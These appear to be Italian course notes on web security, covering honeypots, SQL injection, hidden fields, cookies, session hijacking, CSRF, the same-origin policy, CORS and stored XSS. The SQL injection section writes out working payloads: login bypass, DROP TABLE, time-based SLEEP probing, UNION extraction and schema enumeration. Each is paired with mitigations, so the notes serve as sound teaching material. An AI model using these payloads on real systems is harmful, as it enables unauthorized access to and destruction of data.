È una **strategia di sicurezza informatica progettata per attirare e monitorare gli attacchi informatici di attaccanti, senza esporre sistemi o dati sensibili**. È un'«esca» software o hardware che simula vulnerabilità o punti di ingresso non protetti, al fine di *attrarre gli hacker* e fargli credere di avere trovato un punto di ingresso vulnerabile nel sistema, così da *monitorare le loro azioni e raccogliere informazioni sul loro modus operandi*.
Nascono come sistemi singoli ma, ad oggi, si estendono su intere reti.
Ve ne sono di due tipi principali:

1. **LOW INTERACTION HONEYPOT→** è un software package che emula particolari servizi IT o OS in modo da fornire un'interazione iniziale sufficientemente realistica, ma non forniscono una versione estesa di quei servizi/OS. Devono quindi essere posizionati in modo strategico. Sono spesso usati per avvertire della presenza di un attacco imminente.
2. **HIGH INTERACTION HONEYPOT→** Un sistema reale con un OS completo, servizi e applicazioni. Tutti progettati e posti in modo tale da essere facilmente accessibili dall'avversario. Non è detto che siano VM, spesso sono vere e proprie macchine fisiche.

APPROCCIO 6) Implementare la sicurezza in cima allo stack TCP/IP

È una scuola di pensiero che impone una sicurezza a livello applicativo per mezzo di **end-to-end arguments**. Esempi sono SSL/TLS. Tutto ciò che avviene ai livelli inferiori dello stack protocollare sono considerati *sufficientemente buoni* per consentire il corretto funzionamento del livello applicativo.

In questo caso l'**attaccante si trova sul server**. Nel web 1.0 l'unico attacco possibile era *SQL injection*, dal momento che l'unica dinamicità era rappresentata da un back end con dbms. Con l'aggiunta di meccanismi di login, sono emersi nuovi attacchi come *session hijacking*, *cross-site request forgery*. Infine, con l'avvento di JavaScript (web 2.0) nascono gli attacchi di *cross-site scripting* e *DNS rebinding.*

BROWSER

Sono molto complicati perché devono supportare molte funzionalità, linguaggi e protocolli diversi: il cosiddetto **aggregate web protocol**. Inoltre, ogni azione è compiuta per mezzo di un browser, il che rende gli utenti pressocché indistinguibili.
I browser *eseguono il codice che gli viene somministrato*: sono quindi vulnerabili nei confronti di istruzioni fornite dall'attaccante. Possono eseguire HTML e codice javascript su siti malevoli. Ad ogni modo, JavaScript non ha accesso ai file in locale: lavora in una sandbox.
Storicamente, i primi browser non guardavano alla sicurezza dal momento che non ce n'era necessità! Le prime pagine, ad esempio, erano statiche. Andando avanti, la loro evoluzione è stata molto rapida e i rischi di sicurezza si sono resi evidenti solo molto tempo dopo. A quel punto la sicurezza è stata applicata ad elementi preesistenti, senza sviluppare nuovi browser sicuri da zero.
Un problema ingente era però la *compatibilità coi vecchi browser*. Ancora oggi ci sono molti siti ma i meccanismi di sicurezza esistenti sono molto deboli. Inoltre, vi sono moltissimi contenuti *condivisi tra siti diversi,* il che rende impensabile realizzare un isolamento stretto.

SQL INJECTION

Un'applicazione web che prende input dall'utente e lo inserisce in una query può costituire un grave problema per la sicurezza dal momento che l'attaccante può inserire appositamente nell'input funzionalità addizionali non previste. È quindi in grado di creare, leggere e aggiornare qualunque dato nell'applicazione. Il problema di base è il fatto che l'input viene **concatenato alla query,** la quale viene quindi trattata come una **stringa** e non come un oggetto sintattico a sé stante (ciò che l'utente mette come input va a finire direttamente nella query, senza controlli).
L'input è spesso prelevato per mezzo di una **form** (php pages).

BLIND SQL INJECTION

È una variante di attacco SQL Injection in cui l'attaccante non può visualizzare direttamente i risultati delle query eseguite sul database, ma deve dedurre la struttura e i contenuti del database attraverso l'analisi dei comportamenti del sito web o dell'applicazione. Questo tipo di SQL injection varia il **flusso logico dell'applicazione** ovvero garantisce l'accesso.
In un attacco SQL Injection classico, l'attaccante può visualizzare i risultati delle query eseguite sul database, ad esempio mostrando dati sensibili o modificando i contenuti del sito web. Nel caso di Blind SQL Injection, ciò non è possibile, poiché il sito web o l'applicazione non fornisce informazioni dirette sul database.
L'attaccante deve quindi utilizzare tecniche creative per dedurre la struttura del database e ottenere informazioni sulle tabelle, i campi e i dati presenti. Ciò può essere fatto attraverso *l'analisi dei tempi di risposta, delle dimensioni dei file scaricati, delle pagine web generate e delle eccezioni generate dal database.*

Supponendo di avere una pagina di login php che garantisce l'accesso se $username e $password restituiscono qualche risultato. Allora, una tecnica base per effettuare il log in è inserire nello username una stringa del tipo:

```
frank' OR 1=1); --
```

non è importante lo username inserito ma è cruciale aver inserito una **condizione sempre vera** (1=1) e **aver commentato tutto il resto** (--).
Altri problemi possono essere causati da: `frank' OR 1=1); DROP TABLE Users; --`
Il che non solo garantisce l'accesso ma inoltre elimina i dati.

Inoltre, l'avversario può verificare se una **condizione sia verificata o meno**. Userà allora la **query come un oracolo**: molto spesso, infatti, verificare se una query abbia avuto successo o meno dipende dalla logica applicativa; nella maggior parte dei casi se la query va a buon fine viene *restituita una riga*, altrimenti nulla.

Quindi, per indovinare una password l'attaccante può verificare che il primo carattere della password sia corretto, poi il secondo, ecc…. Esempio:

1. ' OR 1=1) AND expression

   Example expressions:

   a. SUBSTR(Password, 4, 1) = 'a'
   b. Password LIKE 'a%'

   Questa procedura può essere facilmente automatizzata. Ad oggi, però, <u>questo attacco non funziona</u> dal momento che i server <u>non memorizzano più le password in chiaro.</u>

2. SELECT * FROM users WHERE id=1 AND IF(SUBSTRING((SELECT database()), 1, 1) = 'm', SLEEP(5), 0);

Se il nome del database inizia con "m", il server dormirà per 5 secondi, rivelando all'attaccante la prima lettera del nome del database.

Altri attacchi possono puntare a rubare dati dal db. Il caso più semplice avviene quando il risultato della query viene mostrato nella pagina risultante. In questo caso, infatti, l'attaccante è in grado di visualizzare direttamente l'informazione risultante.

<u>UNION-BASED SQL INJECTION</u>

Nell'Union-Based SQL Injection, l'attaccante utilizza l'operatore SQL UNION per combinare il risultato di una query legittima con il risultato di una query arbitraria. Questo consente all'attaccante di estrarre informazioni aggiuntive dal database, che altrimenti non sarebbero accessibili.

Esempio:

1 OR 1=1 UNION SELECT secret FROM secrets

➔ $result = mysql_query(
"select column_1 from Table
where column_2=1 OR 1=1 UNION SELECT secret FROM secrets;"
);

Questo permette all'attaccante di ottenere dati sensibili dalla tabella secrets, combinandoli con il risultato della query legittima.

Affinché questo attacco funzioni, è necessario che le due queries abbiano ***lo stesso numero di colonne*** **e** ***lo stesso tipo di colonne*****.** È possibile risalire al numero di colonne in due modi:

1. Bruteforcing → tenta tutte le possibili combinazioni di colonne in numero (prima con 1, poi con 2, ecc…);
2. ORDER BY *index* → La clausola ORDER BY in SQL è utilizzata per ordinare i risultati di una query in base a una o più colonne specificate per mezzo dell'ID o di un indice numerico che rappresenta la colonna. Se l'indice inserito è maggiore del numero di colonne, solleverà un errore. Dunque, l'attaccante può trovare l'indice corretto per mezzo di una banale **ricerca binaria**;

Un altro problema comune per l'attaccante è quando un sito web mostra solo la prima riga del risultato della query. Tuttavia, è sufficiente definire una Union-based injection che renda falsa la prima query e mostri invece il risultato della seconda query, arbitraria. Ad esempio: 1 AND 1=0 UNION SELECT secret FROM secrets.

<u>RETRIEVING THE DB SCHEMA</u>

Per eseguire un attacco SQL Injection efficace, l'attaccante deve conoscere la struttura del database (schema). Utilizzando tecniche come ORDER BY con numeri crescenti o sfruttando la tabella **INFORMATION_SCHEMA** in MySQL, l'attaccante può determinare il numero di colonne in una tabella e identificare i nomi delle tabelle e delle colonne. Ad ogni modo, information_schema varia da dbms a dbms, sebbene mantenga grossomodo le stesse strutture nei db principali.

Esso contiene:

- INFORMATION_SCHEMA.schemata → tutti gli schema nel db
- INFORMATION_SCHEMA.tables → tutte le tabelle nel db
- INFORMATION_SCHEMA.columns → tutte le colonne nel db

Esempio:

SELECT schema_name FROM information_schema.schemata
SELECT table_name FROM information_schema.tables WHERE table_schema = 'someschema'
SELECT column_name FROM information_schema.columns WHERE table_name = 'sometable'


Inoltre, la funzione **DATABASE()** restituisce lo schema corrente.

```
SELECT table_name,column_name FROM information_schema.columns
        WHERE table_schema = DATABASE()
```

MITIGARE SQL INJECTION

Idea di base è sicuramente di trattare i dati come tali, non usando la concatenazione, cioè, **forzare l'albero sintattico.**

La tecnica principale consiste nella **validazione**: prima di utilizzare l'input dell'utente nelle query SQL, è fondamentale filtrare e validare i dati per assicurarsi che non contengano comandi SQL o caratteri speciali che possano essere interpretati come parte di una query SQL. La validazione può essere fatta per mezzo di tecniche di *checking* o *sanitization*.



- **CHECKING**

  Si controlla che i dati in input abbiano la forma che ci si aspetta, altrimenti vengono rifiutati.

  > **Whitelisting**: verifica che l'input corrisponda a un insieme predefinito di valori legittimi. Questo è particolarmente efficace quando il set di input validi è limitato e prevedibile (es. un elenco di opzioni o un formato specifico). Non va bene quando i valori legittimi sono troppi o non noti.

- **SANITIZATION**

  Si modificano i dati in input per assicurarsi che non creino danni.

  > **Blacklisting**: Filtra input noti per essere pericolosi (come l'uso di ', --, o altri operatori SQL). Tuttavia, il blacklisting è generalmente considerato meno sicuro rispetto al whitelisting, poiché è difficile anticipare tutte le possibili varianti pericolose. Inoltre, alcuni dati rilevati come pericolosi potrebbero essere legittimi (es. O'Connell);

  > **Escaping:** modificare i caratteri speciali, ovvero un metodo che consiste nel sostituire o antecedere con un carattere di escape i caratteri speciali, come le virgolette singole (' → \'), che potrebbero essere utilizzati per chiudere in modo prematuro una stringa e iniettare codice SQL. Molti tool fanno queste operazioni.

  > **Using Prepared Statements (Query Precompilate)**: I Prepared Statements separano i dati dalla logica della query SQL, impedendo così che l'input dell'utente venga interpretato come parte della query stessa. I parametri di input vengono legati alla query in modo sicuro per mezzo di *variabili di binding*, rendendo impossibile l'iniezione di SQL. È l'applicazione che, una volta memorizzato l'input in una variabile, verifica rispetti alcuni criteri (come il tipo stringa) e poi li inserisce nella query. Sono qundi in grado di *definire il tipo delle bind variables*. NOTA: il binding è applicato solo alle foglie, il resto dell'albero sintattico è fissato.

  > **Avoiding Queries (Evitare le Query Dirette)**: In alcuni casi, è possibile evitare del tutto di eseguire query SQL basate sull'input utente, affidandosi invece a ORM (Object-Relational Mapping) o framework di persistenza che astraggono l'accesso al database, riducendo il rischio di iniezioni SQL.

MITIGARE GLI EFFETTI DELL'ATTACCO

Per garantire una sicurezza ancora maggiore, si può cercare di mitigare gli effetti dell'attacco.

> **Principio del Minimo Privilegio**: Assicurarsi che l'account del database utilizzato dall'applicazione abbia solo i privilegi minimi necessari. Ad esempio, un'applicazione che esegue solo query SELECT non dovrebbe avere accesso a comandi di inserimento, aggiornamento o cancellazione.

> **Crittografare dati sensibili nel db**, cosicché siano inutili in mano a qualcuno che non è in grado di decifrarli;

WEB-BASED STATE

Le applicazioni web, per natura, operano su un protocollo stateless, cioè senza mantenere uno stato tra una richiesta e l'altra. Tuttavia, molte applicazioni web moderne richiedono la gestione di uno stato temporaneo (ad esempio, sessioni utente) per funzionare correttamente. Questo stato non è persistente come nei database, ma è necessario durante l'interazione dell'utente con l'applicazione. Per mantenere questo stato, le applicazioni web usano principalmente due meccanismi: **hidden fields** e **cookies**.
Questi meccanismi garantiscono uno **stato effimero** (Ephemeral State), cioè che *dura solo per la durata della sessione utente o fino alla chiusura del browser*. Non viene memorizzato in modo permanente nel server, ma viene invece passato avanti e indietro tra il client e il server durante la sessione.

HIDDEN FIELDS

Gli hidden fields sono campi HTML nascosti che non sono visibili all'utente finale, ma vengono inviati insieme al modulo HTML al server. Sono utilizzati per mantenere lo stato tra le diverse richieste HTTP durante la sessione dell'utente. Ad esempio, quando un utente naviga tra diverse pagine in un'applicazione web, gli hidden fields possono essere utilizzati per passare informazioni come l'ID di sessione, le preferenze dell'utente, o altri dati di stato che devono essere preservati tra le richieste. Sebbene non siano visibili agli utenti, questi campi possono essere manipolati e quindi presentano alcune vulnerabilità di sicurezza.

Considerando il seguente esempio HTML:

```
<html>
<head> <title>Pay</title> </head>
<body>
   <form action="submit_order" method="GET">
      The total cost is $5.50. Confirm order?
      <input type="hidden" name="price" value="5.50">
      <input type="submit" name="pay" value="yes">
      <input type="submit" name="pay" value="no">
   </form>
</body>
</html>
```

In questo esempio, un form HTML utilizza un campo nascosto (<input type="hidden">) per passare il prezzo (price) di un ordine alla pagina submit_order. L'utente può scegliere di confermare o annullare l'ordine cliccando sui rispettivi pulsanti.
Funzionamento del Backend→ Il backend utilizza il valore del campo nascosto per processare l'ordine, come mostrato nel seguente codice PHP:

```
if($pay == 'yes' && $price != NULL) {
   bill_creditcard($price);
   deliver_socks();
} else {
   display_transaction_cancelled_page();
}
```

In questo codice, il backend controlla il valore di pay e price per determinare se addebitare la carta di credito dell'utente e completare la consegna, o se annullare la transazione.

Qual è il problema?
Il problema principale con questo approccio è che il campo price viene inviato al client come parte del codice HTML; quindi, l'utente può facilmente visualizzare e modificare il valore prima di inviarlo al server. Poiché l'HTML viene inviato al client in chiaro, un utente malintenzionato potrebbe modificare il valore del prezzo direttamente nel browser, ad esempio cambiandolo da $5.50 a $0.01. Di fatto, il backend non controlla altro se non che price sia diverso da NULL.
È consigliato, invece, far viaggiare *qualcosa che rappresenta il prezzo*.

HIDDEN FIELDS – DIFESA: CAPABILITIES

Una soluzione a questo problema è l'utilizzo delle **capabilities**. In questo approccio, il server mantiene lo stato fidato (ad esempio, il prezzo dell'ordine) e invia al client solo un riferimento a questo stato sotto forma di una capability. Una capability è un identificatore univoco e sicuro (tipicamente un numero casuale grande) che il client utilizza nelle richieste successive per fare riferimento allo stato memorizzato dal server.

Esempio Modificato con Capabilities:

```
<html>
<head> <title>Pay</title> </head>
<body>
   <form action="submit_order" method="GET">
      The total cost is $5.50. Confirm order?
      <input type="hidden" name="sid" value="367492">
      <input type="submit" name="pay" value="yes">
      <input type="submit" name="pay" value="no">
   </form>
</body>
</html>
```

In questo caso, il campo nascosto contiene solo un identificatore di sessione (sid) che fa riferimento a una specifica capability memorizzata nel server.

Funzionamento del Backend con Capabilities:

```
$price = lookup($sid);
if($pay == 'yes' && $price != NULL) {
   bill_creditcard($price);
   deliver_socks();
} else {
   display_transaction_cancelled_page();
}
```

Qui, il backend utilizza la sid per recuperare il prezzo reale dal server tramite una lookup table. Poiché il prezzo non è inviato direttamente al client, ma è memorizzato in modo sicuro sul server, la manipolazione del valore da parte del client è resa molto più difficile.

HIDDEN FIELDS – LIMITAZIONI

Nonostante la loro utilità, gli hidden fields presentano alcune limitazioni significative:

- **Tediosità nella Gestione**: Inserire e mantenere hidden fields su tutte le pagine di un'applicazione web può essere complesso e dispendioso in termini di tempo.
- **Ricominciare da Zero**: Se l'utente chiude la finestra del browser o perde la sessione, lo stato gestito tramite hidden fields viene perso, costringendo l'utente a ricominciare il processo da capo.

COOKIES

I cookie sono piccoli file di testo memorizzati sul dispositivo dell'utente da parte del browser. Sono uno dei metodi più comuni per mantenere lo stato in applicazioni web. I cookie possono contenere informazioni come l'ID di sessione, le preferenze dell'utente, le impostazioni di lingua, ecc. Questi dati vengono inviati dal browser al server con ogni richiesta HTTP.

Meccanismo di funzionamento:

1. **Invio dello Stato al Client**: Il server crea lo stato necessario e lo invia al client. Questo stato può essere inserito in hidden fields nei moduli HTML o memorizzato nei cookie.
2. **Inclusione dello Stato nelle Richieste Successive**: Il client (il browser) invia nuovamente questo stato al server con ogni richiesta successiva. Per gli hidden fields, questo avviene quando l'utente invia un modulo. Per i cookie, il browser li invia automaticamente con ogni richiesta HTTP al server di origine.
3. **Elaborazione sul Server**: Il server utilizza le informazioni ricevute tramite hidden fields o cookie per mantenere il contesto dell'interazione dell'utente e per rispondere correttamente alle richieste successive.

I cookies sono strutturati come coppie chiave/valore, dove la chiave è il nome del cookie e il valore è il contenuto che il server vuole memorizzare. Sono un *particolare tipo di capability.*
Un esempio base di cookie:

Set-Cookie: session_id=abc123; path=/; domain=example.com; secure; HttpOnly

In questo esempio, session_id è la chiave, e abc123 è il valore associato.
Possibili utilizzi dei cookie:

1. **Identificatore di Sessione**: Dopo che un utente si è autenticato, il server assegna un identificatore di sessione (session ID) che viene memorizzato in un cookie. Questo permette all'utente di rimanere autenticato senza dover reinserire le credenziali ad ogni nuova richiesta. Il cookie di sessione viene inviato automaticamente con ogni richiesta, consentendo al server di riconoscere l'utente e mantenere lo stato della sessione.
2. **Personalizzazione**: I cookie possono essere utilizzati per personalizzare l'esperienza utente su un sito web, ad esempio memorizzando le preferenze di layout, la lingua scelta, o altre impostazioni dell'utente.
3. **Tracking**: Gli inserzionisti utilizzano i cookie per tracciare il comportamento degli utenti attraverso diversi siti web. Questo permette di creare un profilo dell'utente e di offrire pubblicità mirata basata sulle sue preferenze e abitudini di navigazione. Per esempio, se un utente visita il sito di Apple e poi va su Amazon, potrebbe vedere annunci di prodotti Apple su Amazon. Questo è possibile grazie all'uso di cookie di terze parti gestiti da reti pubblicitarie.

HIDDEN FIELDS vs COOKIES

HIDDEN FIELDS	COOKIES
Progettati per *trasmettere dati dal lato client (browser) al lato server senza essere visibili all'utente*. Tipicamente utilizzati per memorizzare dati temporanei o specifici della sessione.	Destinati alla *memorizzazione dei dati sul lato client (browser) per essere successivamente recuperati dal server.* Spesso impiegati per l'autenticazione, il tracciamento del comportamento dell'utente o la memorizzazione delle preferenze.
Sono inviati al server nei *form HTML.*	Sono inviati al server come *Header HTTP*.

SESSION HIJACKING

Il session hijacking è un attacco in cui un malintenzionato ruba il cookie di sessione di un utente per impersonarlo sul sito web. Poiché i session cookies sono trattati come capabilities, chiunque possieda il cookie può accedere al sito con i privilegi dell'utente autenticato.
Esempi di Attacchi:

1. **Compromissione del server o del browser dell'utente**: Un attaccante può compromettere il server o il browser dell'utente per rubare i cookie di sessione.
2. **Previsione del Cookie**: Se l'algoritmo utilizzato per generare i cookie fosse debole, un attaccante potrebbe essere in grado di prevedere il valore del cookie.
3. **Network Sniffing**: Intercettazione dei cookie durante la loro trasmissione non criptata su una rete. Per molto tempo hanno viaggiato in chiaro.
4. **DNS Cache Poisoning**: Ingegno per far credere all'utente di comunicare con il server legittimo, ma in realtà comunica con l'attaccante. La *sicurezza dei cookie dipende dal DNS*.

DIFESE contro il Session Hijacking:

1. **Connessioni Criptate (HTTPS)**: Utilizzare HTTPS per criptare la trasmissione dei cookie e prevenire l'intercettazione tramite sniffing.
2. **Unpredictability**: Assicurarsi che i cookie siano sufficientemente casuali e lunghi per impedire la loro previsione.
3. **Timeout delle Sessioni**: Invalidate i cookie di sessione dopo un certo periodo di inattività o quando l'utente si disconnette.

CASO DI VULNERABILITA': TWITTER

Twitter utilizzava un cookie *(auth_token*) che non cambiava da un accesso all'altro e non veniva invalidato al logout. Questo permetteva a un attaccante che rubava il cookie di accedere all'account dell'utente in qualsiasi momento fino al cambio della password. La mitigazione includeva l'invalidazione del session ID al termine delle sessioni.

NON-DEFENSE: STORE CLIENT IP ADDRESS FOR SESSION


Una delle strategie comunemente considerate per prevenire il **session hijacking** consiste nel memorizzare l'indirizzo IP del client associato a una sessione e monitorare eventuali cambiamenti di questo indirizzo durante la sessione. L'idea è che se l'indirizzo IP cambia, questo potrebbe indicare un tentativo di session hijacking, e quindi la sessione potrebbe essere considerata compromessa.

Problemi con questa Strategia

1. **False Positives**:
   - **Cambiamenti dell'indirizzo IP**: Uno dei principali problemi con questa tecnica è che gli indirizzi IP dei client possono cambiare frequentemente per motivi legittimi. Ad esempio:
     - **Passaggio tra reti Wi-Fi e rete mobile**: Quando un utente si sposta tra una rete Wi-Fi e una rete mobile, l'indirizzo IP del dispositivo cambia. Questo può far sì che la sessione venga erroneamente considerata compromessa.
     - **Rinegoziazione DHCP**: In alcuni casi, la rinegoziazione dell'IP tramite DHCP può assegnare un nuovo indirizzo IP al dispositivo anche se l'utente non ha cambiato la rete.
   - **Effetti**: Questi cambiamenti legittimi dell'IP possono portare a falsi positivi, ovvero situazioni in cui una sessione viene chiusa o bloccata a causa di un presunto attacco che in realtà non è avvenuto.
2. **False Negatives**:
   - **Hijacking su un'altra macchina con lo stesso IP**: Un altro problema riguarda i falsi negativi, ovvero situazioni in cui un attacco di session hijacking avviene ma non viene rilevato. Ad esempio:
     - **Utilizzo dello stesso IP su macchine diverse tramite NAT**: In reti che utilizzano la Network Address Translation (NAT), più dispositivi possono condividere lo stesso indirizzo IP pubblico. Se un attaccante riesce a hijackare una sessione da una macchina diversa ma con lo stesso IP (a causa del NAT), il sistema non sarà in grado di rilevare la differenza basandosi solo sull'indirizzo IP, permettendo così all'attaccante di continuare a sfruttare la sessione senza essere scoperto.

CROSS-SITE FORGERY (CSFR)

Pronunciato "c-surf".



Il Cross-site request forgery, è una vulnerabilità a cui sono esposti i siti web dinamici quando sono progettati per *ricevere richieste da un client senza meccanismi per controllare se la richiesta sia stata inviata intenzionalmente oppure no.* Diversamente dal cross-site scripting (XSS), che sfrutta la fiducia di un utente in un particolare sito, il CSRF sfrutta la **fiducia di un sito nel browser di un utente**.

Supponendo che l'utente sia loggato su un sito bank.com con un cookie di sessione attivo, l'attaccante può far sì che l'utente visiti un url malevolo per mezzo del browser stesso (ad esempio inserendolo nella src di una img, che il browser visiterà automaticamente per caricare l'immagine). Ciò consente di sfruttare il cookie attivo in quella stessa sessione per effettuare azioni malevole.

Mitigazione del CSRF:

1. **Referrer Header**: Il server può verificare il referrer header per assicurarsi che la richiesta provenga da una pagina legittima. Tuttavia, il referrer è opzionale e può essere manipolato.
2. **Secretized Links (CSFR tokenization)**: Includere un token segreto unico in ogni link o form inviato dal server. Questo token deve essere inviato insieme alla richiesta e verificato dal server (ad esempio tramite hidden fields o http). Tuttavia, un attaccante potrebbe entrarne in possesso se riesce ad acquisire il contenuto della pagina web.
3. **Frameworks di Sviluppo Web**: Molti framework moderni, come Django, offrono meccanismi integrati per prevenire il CSRF, come l'inclusione automatica di token di protezione nelle form.

MINACCE SU WEB 2.0: PAGINE DINAMICHE E JAVASCRIPT

Con il web 2.0 da pagine statiche o codice HTML dinamico, si passa a pagine web espresse per mezzo di programmi in Javascript.
Gli **script sono contenuti nelle pagine web** ed **eseguiti dal browser**. Sono dunque molto pericolosi dal momento che questi script possono **leggere richieste http, leggere e settare cookie**.
Per questo motivo, i browser dovrebbero essere in grado di limitare i poteri di Js. In generale, uno script malevolo non dovrebbe essere in grado di alterare il layout della pagina, leggere ciò che l'utente inserisce nella pagina o i cookie.

SAME-ORIGIN POLICY (SOP)

È una prima soluzione (1995) che fa sì che *solo script provenienti dalla stessa origine possano essere eseguiti*. È implementato nel browser e ha come obiettivo **isolare gli script** Js. Il browser associa ogni elemento del web (DOM, pagine, cookie, …) ad un'**origine,** definita da ***schema* (http/HTTPS) + *porta* + *hostname***. Due elementi hanno la stessa origine se e solo se questi tre valori sono esattamente identici.
Dunque, *solo gli script ricevuti dall'origine di un elemento hanno accesso a quell'elemento.*

CROSS-ORIGIN RESOURCE SHARING (CORS)


È una funzionalità di sicurezza implementata nei browser web, che **consente alle pagine web di effettuare richieste verso risorse situate su un'origine diversa** rispetto a quella da cui la pagina è stata caricata. Questo si contrappone alla tradizionale SOP, che limita le pagine web nell'accesso a risorse provenienti da origini differenti.
CORS abilita le richieste cross-origin aggiungendo nuovi **header HTTP alle risposte del server**. Questi header *specificano quali origini sono autorizzate ad accedere alle risorse, quali metodi* (ad esempio, GET, POST, PUT) sono permessi e *quali header possono essere inclusi* nelle richieste.
CORS nasce dalla necessità di accedere, ad esempio, ad API pubbliche.
Sebbene possa sembrare, a primo impatto, che CORS aggiunga vulnerabilità al web, di fatto non è così dal momento che esso rende le politiche di sicurezza esplicite, permettendo solo ad alcune specifiche origini di effettuare solo specifiche richieste.

CROSS-SITE SCRIPTING (XSS)

È un **attacco** avente come obiettivo **sovvertire SOP**. Gli attacchi XSS permettono agli attaccanti di iniettare script dannosi nelle pagine web, che vengono poi eseguiti nei browser degli utenti ignari. Questi script possono rubare cookie, sessioni, o eseguire azioni a nome dell'utente.
In questo contesto, l'attaccante vuole far sì che uno script proveniente da un dominio malevolo (attacker.com) venga considerato come se provenisse da un dominio fidato (bank.com). Se l'attacco riuscisse, lo script malevolo opererebbe con gli stessi privilegi e permessi degli script legittimi del sito legittimo, potenzialmente accedendo a dati sensibili o eseguendo azioni non autorizzate.
Ve ne sono di diversi tipi:

STORED XSS ATTACK

Il codice malevolo viene memorizzato nel **database del sito web** e viene **eseguito ogni volta che l'utente visita la pagina**. Questo tipo di XSS è particolarmente pericoloso perché può colpire un grande numero di utenti.



Target: L'obiettivo di questo attacco è un utente che utilizza un browser con JavaScript abilitato e che visita una pagina di contenuto influenzato dall'utente su un servizio web vulnerabile.
Obiettivo dell'Attaccante: Eseguire uno script nel browser dell'utente con gli stessi privilegi degli script regolari forniti dal server.
Strumenti dell'Attaccante:

- **Capacità di caricare contenuti sul server web**: L'attaccante sfrutta la possibilità di lasciare contenuti sul server (ad esempio, attraverso un normale browser) che possono includere script malevoli.
- **Strumento opzionale**: Un server controllato dall'attaccante per ricevere informazioni rubate dall'utente.

Trucco Chiave: Il server non riesce a garantire che i contenuti caricati sulla pagina non contengano script incorporati. Questa vulnerabilità permette all'attaccante di iniettare codice JavaScript dannoso all'interno della pagina web.

CASO FAMOSO: ***Samy Worm su MySpace***
Un esempio celebre di attacco *Stored XSS* è il "Samy Worm", un programma JavaScript malevolo inserito da un utente di nome Samy nella sua pagina MySpace.
Come è avvenuto l'attacco: Samy ha inserito un programma JavaScript nella sua pagina MySpace. Nonostante i server di MySpace avessero tentato di filtrare il codice, il filtro non è stato efficace.
Conseguenze per gli utenti: Gli utenti che visitavano la pagina di Samy eseguivano automaticamente il programma nel loro browser. Il codice:


- **Faceva diventare gli utenti amici di Samy**: Ogni utente che visitava la pagina veniva automaticamente aggiunto alla lista degli amici di Samy.
